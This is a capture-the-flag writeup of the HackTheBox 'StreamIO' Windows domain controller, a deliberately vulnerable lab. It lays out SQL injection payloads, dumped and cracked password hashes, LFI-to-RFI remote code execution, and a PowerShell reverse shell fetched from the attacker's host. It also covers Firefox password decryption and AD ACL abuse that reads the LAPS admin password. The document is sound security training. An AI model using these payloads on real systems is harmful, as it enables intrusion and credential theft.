StreamIO - HackTheBox Writeup

StreamIO — HackTheBox (Medium)
StreamIO was a medium rated Windows box, but honestly it felt somewhere between medium and hard — and it was very lengthy. The attack chain goes: SQL injection on a movie search page → credential dumping → LFI/RFI to RCE → lateral movement through backup DB creds and Firefox saved passwords → AD ACL abuse via WriteOwner → LAPS password read → Domain Admin.
Let’s get into it.
Reconnaissance
Nmap
Starting with the usual full port scan:
1
$ nmap 10.129.29.195 -p- -vv -oN nmap/streamio-open-ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
TTL 127 confirms Windows. Kerberos, LDAP, DNS — this is a Domain Controller. Running a detailed scan:
1
$ nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,5985,9389 10.129.29.195 -sC -sV -A -oN nmap/streamio-detailed-scan -vv
Key findings:
1
2
3
4
5
80/tcp    open  http          Microsoft IIS httpd 10.0
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: streamIO.htb)
443/tcp   open  ssl/https
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
The SSL certificate SAN is leaking a vhost: watch.streamIO.htb. Added both streamIO.htb and watch.streamIO.htb to /etc/hosts.
DNS Enumeration
1
$ dig ANY streamio.htb @streamio.htb
1
2
3
streamio.htb.     600   IN  A     10.129.29.195
streamio.htb.     3600  IN  NS    dc.streamio.htb.
streamio.htb.     3600  IN  SOA   dc.streamio.htb. hostmaster.streamio.htb. ...
The NS record dc.streamio.htb confirms this is the DC. Added that to hosts too. Zone transfers failed, subdomain brute-forcing returned SERVFAIL — DNS wasn’t cooperating. Nothing beyond what the SSL cert already gave us.
1
2
$ dig axfr streamio.htb @dc.streamio.htb
; Transfer failed.
SMB / RPC / LDAP — NULL Sessions
Tried NULL authentication against all three. No luck:
1
2
3
4
5
$ rpcclient -U '' -N streamIO.htb
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED

$ smbclient -L //streamio.htb -N
session setup failed: NT_STATUS_ACCESS_DENIED
LDAP base query worked and confirmed the domain DN:
1
2
$ ldapsearch -x -H ldap://streamIO.htb -b '' -s base namingContexts
namingContexts: DC=streamIO,DC=htb
But nothing else without creds. Moving on to web.
Web Enumeration
Port 80
1
2
3
4
$ curl -s -v http://streamio.htb:80/
< HTTP/1.1 200 OK
< Server: Microsoft-IIS/10.0
< X-Powered-By: ASP.NET
Default IIS landing page. Nothing here.
Port 443 — streamio.htb
Ran feroxbuster with recursion depth 2 against the HTTPS vhost:
1
2
$ feroxbuster -u https://streamio.htb -w /path/to/directory-list-2.3-medium.txt \
  -k -x php,asp,aspx,html,txt --depth 2 -o streamio_dir_enum.txt
Interesting findings from the scan:
1
2
3
4
5
6
7
8
9
200  https://streamio.htb/index.php
200  https://streamio.htb/about.php
200  https://streamio.htb/contact.php
200  https://streamio.htb/login.php
200  https://streamio.htb/register.php
302  https://streamio.htb/logout.php => https://streamio.htb/
301  https://streamio.htb/admin => https://streamio.htb/admin/
403  https://streamio.htb/admin/index.php
200  https://streamio.htb/admin/master.php     ← 58 bytes, "Only accessible through includes"
The site is a movie streaming service running PHP on IIS. /admin/ needs auth (403), and /admin/master.php says “Only accessible through includes” — that’s interesting, something to do with file inclusion maybe? Filed that away for later.
Also ran a quick gobuster:
1
$ gobuster dir -k -u https://streamio.htb/ -w ~/share/SecLists/Discovery/Web-Content/quickhits.txt
1
2
3
4
admin/               (Status: 403) [Size: 18]
login.php            (Status: 200) [Size: 4145]
register.php         (Status: 200) [Size: 4500]
Trace.axd            (Status: 403) [Size: 2452]
The admin endpoint returns a clear FORBIDDEN response:
1
2
3
$ curl -s -k -v https://streamio.htb/admin/
< HTTP/2 403
<h1>FORBIDDEN</h1>
The About page reveals some potential usernames:
1
2
3
4
oliver@streamio.htb
barry@streamio.htb
samantha@streamio.htb
Johan
Noted these for later.
Port 443 — watch.streamIO.htb
1
2
$ gobuster dir -k -u https://watch.streamio.htb/ -w /path/to/raft-large-files-lowercase.txt \
  -x .php,.aspx,.asp,.html,.js,.cgi
1
2
3
index.php            (Status: 200) [Size: 2829]
search.php           (Status: 200) [Size: 253887]
blocked.php          (Status: 200) [Size: 677]
search.php is interesting — a movie search functionality with a q parameter. And blocked.php hints at a WAF. Time to poke at it.
SQL Injection
Discovery — Login Page (Stacked Queries)
After scratching my head for a bit, I decided to mess with the login page using SQLi and in butcher’s voice OI — saved the request from Burp and fed it to sqlmap:
1
2
3
4
5
6
7
$ cat login.req
POST /login.php HTTP/1.1
Host: streamio.htb
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=ugm8gfta4ph0kigabu96lis84i

username=slayer&password=password
1
$ sqlmap -r login.req --force-ssl --batch --level 3 --risk 3
1
2
3
4
Parameter: username (POST)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: username=slayer';WAITFOR DELAY '0:0:5'--&password=password
Stacked queries on MSSQL — the most powerful injection type. Verified manually by comparing response sizes — the injected payload returned 4446 bytes vs 4506 bytes for a normal login attempt. Different response = injection confirmed.
Enumerated the databases:
1
$ sqlmap -r login.req --force-ssl --batch --dbs
1
2
3
4
5
6
available databases [5]:
[*] model
[*] msdb
[*] STREAMIO
[*] streamio_backup
[*] tempdb
Listed tables in STREAMIO:
1
$ sqlmap -r login.req --force-ssl --batch -D STREAMIO --tables
1
2
3
4
5
6
Database: STREAMIO
[2 tables]
+--------+
| movies |
| users  |
+--------+
Tried dumping but since the login page doesn’t display query output, sqlmap fell back to time-based blind extraction — painfully slow, 1 byte at a time. Even with --threads 10 it was pulling bytes at a snail’s pace. Also tried to access streamio_backup but the DB user didn’t have permissions.
That’s when I remembered the search page on watch.streamIO.htb — if it displays results, I could get UNION injection with instant data extraction.
UNION Injection — Search Page (watch.streamIO.htb)
First, tested what keywords the WAF was blocking:
1
2
3
4
5
$ curl -sk -o /dev/null -w "%{http_code}" -X POST https://watch.streamio.htb/search.php -d "q=union"     # 200 ✓
$ curl -sk -o /dev/null -w "%{http_code}" -X POST https://watch.streamio.htb/search.php -d "q=select"    # 200 ✓
$ curl -sk -o /dev/null -w "%{http_code}" -X POST https://watch.streamio.htb/search.php -d "q=order"     # 302 → blocked.php
$ curl -sk -o /dev/null -w "%{http_code}" -X POST https://watch.streamio.htb/search.php -d "q=waitfor"   # 302 → blocked.php
$ curl -sk -o /dev/null -w "%{http_code}" -X POST https://watch.streamio.htb/search.php -d "q=null"      # 302 → blocked.php
order, waitfor, and null are blocked, but union and select are allowed — UNION injection is wide open. Since NULL is blocked, I used integers instead for column counting:
1
2
3
4
5
$ for i in 1 2 3 4 5 6; do
    cols=$(seq -s, 1 $i)
    echo "--- $i columns ---"
    curl -sk -X POST https://watch.streamio.htb/search.php -d "q=test' union select $cols--" | wc -c
done
1
2
3
4
5
6
--- 1 columns --- 1031
--- 2 columns --- 1031
--- 3 columns --- 1031
--- 4 columns --- 1031
--- 5 columns --- 1031
--- 6 columns --- 1296    ← different!
6 columns — the larger response at 6 means data came back. Checking which columns render on the page:
1
2
$ curl -sk -X POST https://watch.streamio.htb/search.php \
  -d "q=test' UNION select 1,2,3,4,5,6-- -" | grep -A5 "movie"
1
2
3
4
5
6
<div class="d-flex movie align-items-end">
    <div class="mr-auto p-2">
        <h5 class="p-2">2</h5>        ← column 2 renders as movie title
    </div>
    <div class="ms-auto p-2">
        <span class="">3</span>        ← column 3 renders as year
Column 2 = movie title, column 3 = year. But column 3 seemed to only accept numeric types — strings got silently dropped.
Enumeration via UNION
Referring to pentestmonkey’s MSSQL injection cheat sheet, I started enumerating:
Database version:
1
test' UNION select 1,@@version,3,4,5,6-- -
→ Microsoft SQL Server 2019
Current user:
1
2
test' UNION select 1,user_name(),3,4,5,6-- -
test' UNION select 1,system_user,3,4,5,6-- -
→ Both returned db_user
Current database:
1
test' UNION select 1,DB_NAME(),3,4,5,6-- -
→ STREAMIO
List all databases:
1
test' UNION select 1,name,3,4,5,6 FROM master..sysdatabases-- -
→ master, tempdb, model, msdb, STREAMIO, streamio_backup
List tables in STREAMIO:
1
test' UNION SELECT 1,name,3,4,5,6 FROM STREAMIO..sysobjects WHERE xtype='U'-- -
→ movies, users
Tried the same for streamio_backup — no luck, insufficient permissions from this context.
List columns in users table:
1
test' UNION SELECT 1,name,3,4,5,6 FROM STREAMIO..syscolumns WHERE id=(SELECT id FROM STREAMIO..sysobjects WHERE name='users')-- -
→ id, username, password, is_staff
List columns in movies table:
1
test' UNION SELECT 1,name,3,4,5,6 FROM STREAMIO..syscolumns WHERE id=(SELECT id FROM STREAMIO..sysobjects WHERE name='movies')-- -
→ id, movie, year, (and others)
Dumping Credentials
Since column 3 didn’t accept strings, I used MSSQL string concatenation to put both username and hash into column 2:
1
2
3
$ curl -sk -X POST https://watch.streamio.htb/search.php \
  -d "q=test' UNION SELECT 1,username+':'+password,3,4,5,6 FROM STREAMIO..users-- -" \
  | grep "h5" > raw_response_leaked_hashed_unames
30 users with MD5 hashes came back instantly. Cleaned up the output:
1
$ cat raw_response_leaked_hashed_unames | cut -d '>' -f 2 | cut -d '<' -f 1 | tr -d ' ' | grep ':'
1
2
3
4
5
6
admin:665a50ac9eaa781e4f7f04199db97a11
Alexendra:1c2b3d8270321140e5153f6637d3ee53
Austin:0049ac57646627b8d7aeaccf8b6a936f
Barry:54c88b2dbd7b1a84012fabc1a4c73415
...
yoshihide:b779ba15cedfd22a023c4d8bcf5f2332
Cracking the Hashes
Fed all 30 MD5 hashes to hashcat on my RTX 4070 Super:
1
PS> .\hashcat.exe -m 0 .\hashes\streamio_hashes.txt .\wordlists\rockyou.txt -d 2
12/30 cracked in under a second. 39 million keys/sec — gotta love GPU cracking:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS> .\hashcat.exe -m 0 .\hashes\streamio_hashes.txt --show

08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
ef8f3d30a856cf166fb8215aca93e9ff:%$clara
665a50ac9eaa781e4f7f04199db97a11:paddpadd
6dcd87740abb64edfa36d170f0d5450d:$3xybitch
54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
2a4e2cf22dd8fcb45adcb91be1e22ae8:$monique$1991$
ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123
f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
3577c47eb1e12c8ba021611e1280753c:highschoolmusical
b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls..
Matched back to usernames:
1
2
3
4
5
6
7
8
9
10
11
12
Lauren:##123a8j8w5123##
Clara:%$clara
admin:paddpadd
Juliette:$3xybitch
Barry:$hadoW
Bruno:$monique$1991$
Lenord:physics69i
Michelle:!?Love?!123
Sabrina:!!sabrina$
Thane:highschoolmusical
Victoria:!5psycho8!
yoshihide:66boysandgirls..
Tried spraying these against SMB/Kerberos with netexec — no hits on domain accounts.
Web Application — Admin Access
Used hydra to bruteforce the cracked credentials against the login page:
1
2
$ hydra -L users.txt -P passwords.txt streamio.htb \
  https-post-form "/login.php:username=^USER^&password=^PASS^:Login failed" -V
1
[443][http-post-form] host: streamio.htb   login: yoshihide   password: 66boysandgirls..
Logged in as yoshihide and got a session cookie: PHPSESSID=8l6ju4njhfg8enkfo2jl77m4r5
The admin panel had management pages for users, staff, movies, and a message function. Playing around with ?movie=, ?user=, ?staff= — nothing particularly interesting.
Parameter Fuzzing
First grabbed the baseline response size:
1
2
$ curl -sk -b cookies.txt "https://streamio.htb/admin/" | wc -c
1678
Then fuzzed for hidden parameters:
1
2
3
$ ffuf -u "https://streamio.htb/admin/?FUZZ=" \
  -w ~/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt \
  -b "PHPSESSID=$(grep PHPSESSID cookies.txt | awk '{print $NF}')" -fs 1678
1
2
3
4
debug     [Status: 200, Size: 1712, Words: 90, Lines: 50]
movie     [Status: 200, Size: 319875]
staff     [Status: 200, Size: 12484]
user      [Status: 200, Size: 1702]
Found debug — a hidden parameter with a slightly different response size.
LFI Discovery
Testing the debug parameter:
1
$ curl -sk -b cookies.txt "https://streamio.htb/admin/?debug="
→ Returns “this option is for developers only”
1
$ curl -sk -b cookies.txt "https://streamio.htb/admin/?debug=index.php"
→ Returns ---- ERROR ----
The app is doing something like include($_GET['debug']). When we pass index.php, it tries to include itself recursively and chokes. The error confirms the parameter is actually including files — if it wasn’t doing anything, we’d get the same response as ?debug= (empty). The fact that it errors means the include is happening and LFI is real.
PHP Filter — Source Code Disclosure
The problem with direct LFI is that include() executes PHP — we only see HTML output, not source code. The solution: php://filter is a built-in PHP stream wrapper that base64-encodes the file before inclusion, bypassing execution.
Following the LFI cheatsheet from PayloadsAllTheThings:
1
2
3
4
5
6
7
LFI found
  → try direct file read
  → try php://filter/convert.base64-encode to read source  ← we are here
  → try php://input with POST body for RCE
  → try data:// wrapper for RCE
  → try log poisoning
  → try session file inclusion
Reading master.php:
1
2
3
$ curl -sk -b cookies.txt \
  "https://streamio.htb/admin/?debug=php://filter/convert.base64-encode/resource=master.php" \
  | sed -n 's/.*only\([A-Za-z0-9+/=]*\).*/\1/p' | base64 -d
This returned the full source code. Most of the SQL statements for movies/user/management functions use prepared statements (which combat SQLi) — except for the login page query which is raw string concatenation. Classic. But the most interesting part was at the very bottom:
1
2
3
4
5
6
7
if(isset($_POST['include']))
{
    if($_POST['include'] !== "index.php" )
        eval(file_get_contents($_POST['include']));
    else
        echo(" ---- ERROR ---- ");
}
Always look out whenever eval() is used — this function is very susceptible to code injection. It just executes whatever resource is POSTed with the include param. So: RFI → RCE?
Also read index.php source to understand the debug parameter:
1
2
3
$ curl -sk -b cookies.txt \
  "https://streamio.htb/admin/?debug=php://filter/convert.base64-encode/resource=index.php" \
  | sed -n 's/.*only\([A-Za-z0-9+/=]*\).*/\1/p' | base64 -d
1
2
3
4
5
6
7
8
9
if(isset($_GET['debug']))
{
    echo 'this option is for developers only';
    if($_GET['debug'] === "index.php") {
        die(' ---- ERROR ----');
    } else {
        include $_GET['debug'];
    }
}
So if the debug param is set and it’s requesting index.php, the process dies with the ERROR message. Otherwise it simply includes whatever file we request. Confirmed we can read the Windows hosts file through this:
1
2
3
$ curl -sk -b cookies.txt \
  "https://streamio.htb/admin/?debug=php://filter/convert.base64-encode/resource=c:\windows\system32\drivers\etc\hosts" \
  | sed -n 's/.*only\([A-Za-z0-9+/=]*\).*/\1/p' | base64 -d
1
127.0.0.1	watch.streamio.htb streamio.htb
GREAT SUCCESS! LFI fully confirmed.
RFI → RCE → Reverse Shell
Since eval(file_get_contents(...)) fetches from a user-controlled URL (RFI) and executes it (RCE), we can host a PHP payload. Since eval() executes raw PHP without tags:
1
2
3
4
5
$ cat shell.php
system("whoami");

$ cat shell.php | php -a
VaradKj      # works locally, fingers crossed on the target
Two important notes:
master.phpcan’t be accessed directly — the source hasif(!defined('included')) die("Only accessible through includes"). We go through?debug=master.phpsoindex.phpincludes it and sets theincludedconstant.includeis a POST parameter, not GET — it reads$_POST['include'], so it goes in the POST body.
Testing RCE:
1
2
3
4
5
$ python3 -m http.server 80

$ curl -sk -b cookies.txt -X POST \
  "https://streamio.htb/admin/?debug=master.php" \
  -d "include=http://10.10.15.45/shell.php"
1
streamio\yoshihide
1
::ffff:10.129.30.69 - - [08/May/2026 20:14:30] "GET /shell.php HTTP/1.0" 200 -
NICE! Now for the reverse shell — prepared a base64-encoded PowerShell reverse shell payload:
1
2
$ cat revshell.php
system("powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0AC...<base64>...");
1
2
3
$ curl -sk -b cookies.txt -X POST \
  "https://streamio.htb/admin/?debug=master.php" \
  -d "include=http://10.10.15.45:8000/revshell.php"
1
2
3
4
$ nc -lvnp 6969
Connection from 10.129.30.69:54540
PS C:\inetpub\streamio.htb\admin> whoami
streamio\yoshihide
And we get a callback!
Lateral Movement — yoshihide → nikk37
Harvesting Database Credentials
Since we do live in an AI age, I just did cat * on the webroot, selected all the output and gave it to an AI to summarise. Two sets of DB credentials found hardcoded in the source:
| File | User | Password |
|---|---|---|
login.php | db_user | B1@hB1@hB1@h |
admin/index.php | db_admin | B1@hx31234567890 |
Backup Database Enumeration
Remember that streamio_backup database from earlier that we couldn’t access? With db_admin creds and a shell on the box, I could now query it directly using sqlcmd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PS> sqlcmd -S localhost -U db_admin -P 'B1@hx31234567890' -Q "select user_name();"
db_admin

PS> sqlcmd -S localhost -U db_admin -P 'B1@hx31234567890' -Q "select name from sys.databases"
master
tempdb
model
msdb
STREAMIO
streamio_backup

PS> sqlcmd -S localhost -U db_admin -P 'B1@hx31234567890' -Q "use streamio_backup; select name from sys.tables;"
movies
users

PS> sqlcmd -S localhost -U db_admin -P 'B1@hx31234567890' -Q "use streamio_backup; select name FROM sys.columns WHERE object_id = OBJECT_ID('users')"
id
username
password
Dumping the users:
1
PS> sqlcmd -S localhost -U db_admin -P 'B1@hx31234567890' -Q "SELECT username,password FROM streamio_backup.dbo.users"
1
2
3
4
5
6
7
8
9
10
username        password
----------      ----------------------------------
nikk37          389d14cb8e4e9b94b137deb1caf0612a
yoshihide       b779ba15cedfd22a023c4d8bcf5f2332
James           c660060492d9edcaa8332d89c99c9239
Theodore        925e5408ecb67aea449373d668b7359e
Samantha        083ffae904143c4796e464dac33c1f7d
Lauren          08344b85b329d7efd611b7a7743e8a09
William         d62be0dc82071bccc1322d64ec5b6c51
Sabrina         f87d3c0d6c8fd686aacc6627f1f493a5
Comparing Live vs Backup
The live STREAMIO database had 30 user accounts. The backup had only 8. Crucially, nikk37 existed in the backup but not in the live database — their account had been removed from the production site but their credentials persisted in the backup.
| Username | Live DB Hash | Backup DB Hash | Different? |
|---|---|---|---|
| nikk37 | not present | 389d14cb8e4e9b94b137deb1caf0612a | NEW |
| yoshihide | b779ba15... | b779ba15... | No |
| James | c6600604... | c6600604... | No |
| Theodore | 925e5408... | 925e5408... | No |
| Samantha | 083ffae9... | 083ffae9... | No |
| Lauren | 08344b85... | 08344b85... | No |
| William | d62be0dc... | d62be0dc... | No |
| Sabrina | f87d3c0d... | f87d3c0d... | No |
Cracking the New Hash
1
2
3
PS> .\hashcat.exe -m 0 -a 0 "389d14cb8e4e9b94b137deb1caf0612a" .\wordlists\rockyou.txt -d 2

389d14cb8e4e9b94b137deb1caf0612a:get_dem_girls2@yahoo.com
Cracked in under a second. I already knew from net user on the box that nikk37 was a domain account with a home directory — worth testing against WinRM:
1
2
$ netexec winrm streamIO.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'
WINRM  10.129.30.69  5985  DC  [+] streamIO.htb\nikk37:get_dem_girls2@yahoo.com (Pwn3d!)
Shell as nikk37
1
$ evil-winrm -i streamIO.htb -u nikk37 -p 'get_dem_girls2@yahoo.com'
Checking privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS> whoami
streamio\nikk37

*Evil-WinRM* PS> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Nothing special privilege-wise. No easy wins there.
User flag obtained.
Lateral Movement — nikk37 → JDgodd
Firefox Saved Credentials
Ran WinPEAS on the box and it flagged something interesting — Firefox credential files in nikk37’s profile:
1
2
C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db
C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\logins.json
Downloaded both to my Kali box and decrypted them using firepwd:
1
2
3
4
$ git clone https://github.com/lclevy/firepwd.git
$ cd firepwd
$ pip install -r requirements.txt --break-system-packages
$ python firepwd.py -d ../firefox-creds/
1
2
3
4
5
6
7
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808'
decrypting login/password pairs
Using 3DES (32-byte key, truncated to 24)
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
Four sets of credentials from a Slack instance — also reveals another vhost: slack.streamio.htb. Spraying these against SMB with netexec:
1
2
$ netexec smb streamIO.htb -u firefox-users -p firefox-passwds --continue-on-success
SMB  10.129.30.69  445  DC  [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
JDgodd’s creds are valid on the domain! No WinRM access though, and only basic share read permissions:
1
2
3
4
5
6
7
8
9
$ netexec smb streamio.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' --shares

Share           Permissions     Remark
-----           -----------     ------
ADMIN$                          Remote Admin
C$                              Default share
IPC$            READ            Remote IPC
NETLOGON        READ            Logon server share
SYSVOL          READ            Logon server share
Time for BloodHound.
Privilege Escalation — ACL Abuse → LAPS → Domain Admin
BloodHound Collection
1
$ bloodhound-python -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' -d streamIO.htb -ns 10.129.30.69 -c All
Imported the JSON files into BloodHound and marked JDgodd as owned. Checking “Shortest Paths from Owned Principals” revealed a clean three-hop path to DA.
JDgodd had WriteOwner on the “Core Staff” group. That’s huge — owning an AD object lets you modify its DACL, which means you can grant yourself whatever permissions you want on it. So the play was: take ownership, give myself GenericAll, then add JDgodd as a member of Core Staff.
The reason Core Staff mattered was because it had ReadLAPSPassword on dc.streamio.htb. LAPS auto-rotates the local Administrator password and stores it in an AD attribute (ms-MCS-AdmPwd). Only principals with that specific permission can read it — and since this machine is the DC, reading the local admin password is basically game over.
Executing the Attack
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Take ownership of Core Staff
$ bloodyAD -d streamIO.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' \
  --host 10.129.30.69 set owner 'core staff' JDgodd
[!] S-1-5-21-1470860369-1569627196-4264678630-1104 is already the owner, no modification will be made

# Grant GenericAll on the group
$ bloodyAD -d streamIO.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' \
  --host 10.129.30.69 add genericAll 'core staff' JDgodd
[+] JDgodd has now GenericAll on core staff

# Add JDgodd to Core Staff (note: case-sensitive — groupMember not groupmember!)
$ bloodyAD -d streamIO.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' \
  --host 10.129.30.69 add groupMember 'core staff' JDgodd
[+] JDgodd added to core staff

# Read LAPS password
$ bloodyAD -d streamIO.htb -u JDgodd -p 'JDg0dd1s@d0p3cr3@t0r' \
  --host 10.129.30.69 get search --filter '(ms-MCS-AdmPwd=*)' --attr ms-MCS-AdmPwd

distinguishedName: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: B/E]6!!9Jh8!3{
LAPS password retrieved — that ugly random string is exactly what Microsoft LAPS generates.
Shell as Administrator
1
$ evil-winrm -i streamIO.htb -u Administrator -p 'B/E]6!!9Jh8!3{'
AND WE GET SHELL AS ADMIN!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
streamio\administrator

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
...and many more
Full admin privileges. Searching for the flag:
1
2
3
4
5
6
7
*Evil-WinRM* PS> Get-ChildItem -Path C:\ -Recurse -Filter "root.txt" -ErrorAction SilentlyContinue

    Directory: C:\Users\Martin\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/8/2026   5:03 AM             34 root.txt
Interesting — the root flag was on Martin’s desktop, not Administrator’s.
Root flag obtained. GGs!
Summary
StreamIO was a medium rated Windows box, but it felt somewhere between medium and hard — and it was VERY lengthy indeed. Starting with basic nmap enumeration, the SSL certificate on 443 leaked the vhost watch.streamIO.htb, and DNS enumeration confirmed this was a Domain Controller.
NULL sessions against SMB, LDAP, and RPC gave us nothing. Enumerating vhosts and dirs on both port 80 and both vhosts on port 443 revealed many things — the site was a movie streaming service with a login function (all PHP based) and also revealed the /admin and /admin/master.php endpoints which needed auth and hinted at file inclusion.
Moving onto watch.streamIO.htb, inspecting the requests with Burp revealed the q param for the search functionality was vulnerable to SQLi. Using UNION based injection, we counted columns, enumerated the MSSQL backend with the help of pentestmonkey’s cheatsheet, and leaked 30 MD5 hashes from the users table. Cracked 12 of them and bruteforced credentials against the /admin endpoint — yoshihide got in.
Fuzzing the admin panel’s parameters revealed a debug param. Requesting index.php through it returned an error message, confirming LFI. Using PHP filters to convert pages into base64, we read the source of master.php which revealed an eval(file_get_contents($_POST['include'])) call — RFI straight to RCE. Hosted a reverse shell payload and caught a callback as yoshihide.
